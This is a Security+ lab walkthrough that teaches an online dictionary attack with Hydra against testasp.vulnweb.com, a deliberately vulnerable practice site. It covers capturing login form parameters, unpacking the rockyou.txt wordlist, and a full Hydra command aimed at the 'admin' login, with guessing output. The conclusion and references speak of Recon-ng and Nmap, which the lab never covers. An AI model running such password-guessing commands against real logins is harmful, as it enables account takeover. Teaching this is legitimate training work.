

Security+[SY0–601] Lab Walkthrough

Lab 4 — Conducting a dictionary attack to crack online passwords using
Hydra

Hassen Hannachi

June 7, 2025

Contents

1	Introduction	3
2	Environment Setup	3
3	Lab Walkthrough	3
3.1	Task 1	3
3.2	Task 2	4
3.3	Task 3	4
3.4	Task 4	5
3.5	Task 5	6
3.6	Task 6	7
4	Conclusion	7

List of Figures

1	hydra	3
2	testasp.vulnweb login	4
3	GET requests	4
4	resend POST request	5
5	request body	5
6	kali wordlists	6
7	extract worldlists file	6
8	hydra password guessing	7

1 Introduction

Hydra is an advanced password cracker which can be used to crack passwords for online pages, such as the login page of a website. This is useful as we don't need to capture a hash and attempt to crack it offline; we can simply target the login page itself, with any username and password combination we like.

A dictionary attack is a type of password attack which uses a combination of words from a wordlist and attempts all of them in association with a username to login as a user. It typically takes a long time to perform, and the results are dependent on the accuracy and quality of your wordlist. A dictionary attack is a form of brute forcing.

2 Environment Setup

Please follow these labs to get hands-on experience for CompTIA Security+ exam [SY0-601]. All the labs use free tools. I STRONGLY suggest you use a virtual machine¹ such as VMware or Virtualbox for these labs to avoid exposing your home PC or laptop.²

3 Lab Walkthrough

3.1 Task 1

The first step is to power up Kali Linux in a virtual machine. Then, open the Hydra help menu with the following command as “root” user:

sudo hydra

For this lab, I will be focusing on the command line interface version of Hydra, but you can also access the GUI version of hydra using the following command as “root” user:

sudo xhydra

Type “hydra -h” to get the help menu and see what kind of attacks we can run using Hydra.

Note the examples at the bottom of the help menu, which will provide you with a better idea of the syntax Hydra supports.

```
Use HYDRA_PROXY_HTTP or HYDRA_PROXY environment variables for a proxy setup.
E.g. % export HYDRA_PROXY=socks5://l:p@127.0.0.1:9150 (or: socks4:// connect://)
% export HYDRA_PROXY=connect_and_socks_proxylist.txt (up to 64 entries)
% export HYDRA_PROXY_HTTP=http://login:pass@proxy:8080
% export HYDRA_PROXY_HTTP=proxylist.txt (up to 64 entries)

Examples:
hydra -l user -P passlist.txt ftp://192.168.0.1
hydra -L userlist.txt -p defaultpw imap://192.168.0.1/PLAIN
hydra -C defaults.txt -6 pop3s://[2001:db8::1]:143/TLS:DIGEST-MD5
hydra -l admin -p password ftp://[192.168.0.0/24]/
hydra -L logins.txt -P pws.txt -M targets.txt ssh
```

Figure 1: hydra

¹You can use Kali Linux in a virtual machine for the purpose of this lab.

²NEVER configure these labs at work using your employers' PCs.

3.2 Task 2

The site we will be targeting is the following:

`http://testasp.vulnweb.com/Login.asp?RetURL=/Default.asp?`

Note that this site ³ has been developed for the purpose of hacking, and you should not use Hydra on any other site without permission from the owner.





Figure 2: testasp.vulnweb login

To use Hydra against an online target such as this one, we need to capture the post-form parameters. Hydra will use these parameters to send its various requests to the correct target. To capture this information, open target site with web browser in Kali. Then, press ctrl + shift + I to open the browser developer tools panel.

Navigate to the tab called “Network”. When you are there, reload the page by pressing ctrl + F5. You should see several GET requests. This is our machine requesting data from the server so that we can see the login form.



Status	Method	Domain	File
200	GET	testasp.vulnweb.com	Login.asp?RetURL=/Default.asp?
304	GET	testasp.vulnweb.com	styles.css
304	GET	testasp.vulnweb.com	logo.gif
404	GET	testasp.vulnweb.com	favicon.ico

Figure 3: GET requests

Now enter a random username and password into the login page and click login. You should see a new POST request pop up in the Network tab. This is our machine sending the data to the server. This request contains the parameters we need.

3.3 Task 3

Right click on the POST request and select “Edit and Resend”. A page will open to the right of the Network header, with information regarding the POST request. Scroll down to

³This site has been developed for the purpose of specific types of hacking. Never use hydra on any site, system, or network without prior permission from the owner.

Status	Method	Domain	File
200	POST	testasp.vulnweb.com	Login.asp?RetURL=/Default.asp?
200	GET	testasp.vulnweb.com	styles.css
404	GET	testasp.vulnweb.com	favicon.ico

Figure 4: resend POST request

the Request Body section and copy the tfUName and tfUPass Parameters. Hydra will need this information.

Query String

RetURL=/Default.asp?

Request Headers

Accept-Language: en-US,en;q=0.5
 Accept-Encoding: gzip, deflate
 Content-Type: application/x-www-form-urlencoded
 Content-Length: 27
 Origin: http://testasp.vulnweb.com
 Connection: keep-alive
 Referer: http://testasp.vulnweb.com/Login.asp?RetURL=%2FDefault%2Easp%3F
 Cookie: ASPSESSIONIDSABABTSC=HDKLEOBD0AAGAKJAEDMEFIIF
 Upgrade-Insecure-Requests: 1

Request Body

tfUName=hello&tfUPass=hello

Figure 5: request body

3.4 Task 4

For this attack, we will be attempting to login as admin. We will need to choose a wordlist to guess passwords to login as this account. Open the terminal and type: “locate wordlists” to see all the different wordlists Kali has installed. We will use the rockyou.txt wordlist for this attack. Type “locate rockyou.txt” to see the path to this wordlist.

If the rockyou.txt wordlist file has a .gz extension on it, we will first need to extract the file. To do this, change directory to the wordlist directory using the following command:

cd /usr/share/wordlists

```
(root@kali) - [~]
# locate wordlists
/usr/bin/wordlists
/usr/lib/python3/dist-packages/theHarvester/wordlists
/usr/share/wordlists
/usr/share/amass/wordlists
/usr/share/amass/wordlists/all.txt
/usr/share/amass/wordlists/bitquark_subdomains_top100K.txt
```

Figure 6: kali wordlists

Then use the following command to extract the file:

gunzip rockyou.txt.gz

Type `ls` into the terminal after this and you will see that the `rockyou.txt` file is now available.

```
(root@kali) - [/usr/share/wordlists]
# gunzip rockyou.txt.gz

(root@kali) - [/usr/share/wordlists]
# ls
dirb  dirbuster  fasttrack.txt  fern-wifi  metasploit  nmap.lst  rockyou.txt  wfuzz
```

Figure 7: extract wordlists file

Great! We now have all the information we need and are ready to open Hydra and begin the attack.

3.5 Task 5

Let's begin the attack by submitting the following command to hydra:

`hydra -l admin -P /usr/share/wordlists/rockyou.txt testasp.vulnweb.com http-post-form "/Login.asp?RetURL=/Default.asp?:tfUName=~USER~&tfUPass=~PASS~:S=logout"`
 Ok, this may be a lot to take in; let's break it down with `ctrl + C`.

- **-l** is the username we will be logging in as
- **-P** is the wordlist we will be using to guess the password for this user
- **http-post-form** is the type of request hydra will be sending to the server in order for us to login
- `"/Login.asp?RetURL=/Default.asp?:tfUName=~USER~&tfUPass=~PASS~:S=logout"`
 -This is the actual request hydra is sending to the server, it will replace `USER` and `PASS` with the `-l` and `-P` values we specified earlier
- **-vV** will show us each of the username and password login attempts
- **-f** will finish that attack when the correct username and password combination is entered

Once you press enter, the attack will begin and Hydra will start guessing a lot of passwords for the username `admin` in an attempt to login.

```
target testasp.vulnweb.com - login "admin" - pass "bheibi" - 73902 of 14344399 [c
target testasp.vulnweb.com - login "admin" - pass "bhebs" - 73903 of 14344399 [ch
target testasp.vulnweb.com - login "admin" - pass "bhe03" - 73904 of 14344399 [ch
target testasp.vulnweb.com - login "admin" - pass "bhaby07" - 73905 of 14344399 [
target testasp.vulnweb.com - login "admin" - pass "bhaby03" - 73906 of 14344399 [
target testasp.vulnweb.com - login "admin" - pass "betzy" - 73907 of 14344399 [ch
target testasp.vulnweb.com - login "admin" - pass "bet013" - 73908 of 14344399 [c
target testasp.vulnweb.com - login "admin" - pass "bestofme" - 73909 of 14344399
target testasp.vulnweb.com - login "admin" - pass "bestmate" - 73910 of 14344399
target testasp.vulnweb.com - login "admin" - pass "bestlove" - 73911 of 14344399
target testasp.vulnweb.com - login "admin" - pass "bernalyn" - 73912 of 14344399
```

Figure 8: hydra password guessing

3.6 Task 6

Note that hydra will probably not be able to guess the password, so you can end the attack at any point by pressing `ctrl + c`. This is an example of Hydra attempting a dictionary attack for a POST request. Hydra can also be used to attack usernames and passwords of different services — such as SSH, FTP, telnet, proxy, etc. — making it an extremely powerful and useful tool to have in your arsenal.

4 Conclusion

Recon-ng equips cybersecurity professionals with the ability to gather and analyze target data non-intrusively. It provides a practical, real-world understanding of OSINT techniques that attackers use, helping defenders strengthen systems before they're exploited.

References

- [1] Namp: A Beginner's Guide to Network Mapping and Security
- [2] Nmap Port Scanning Options.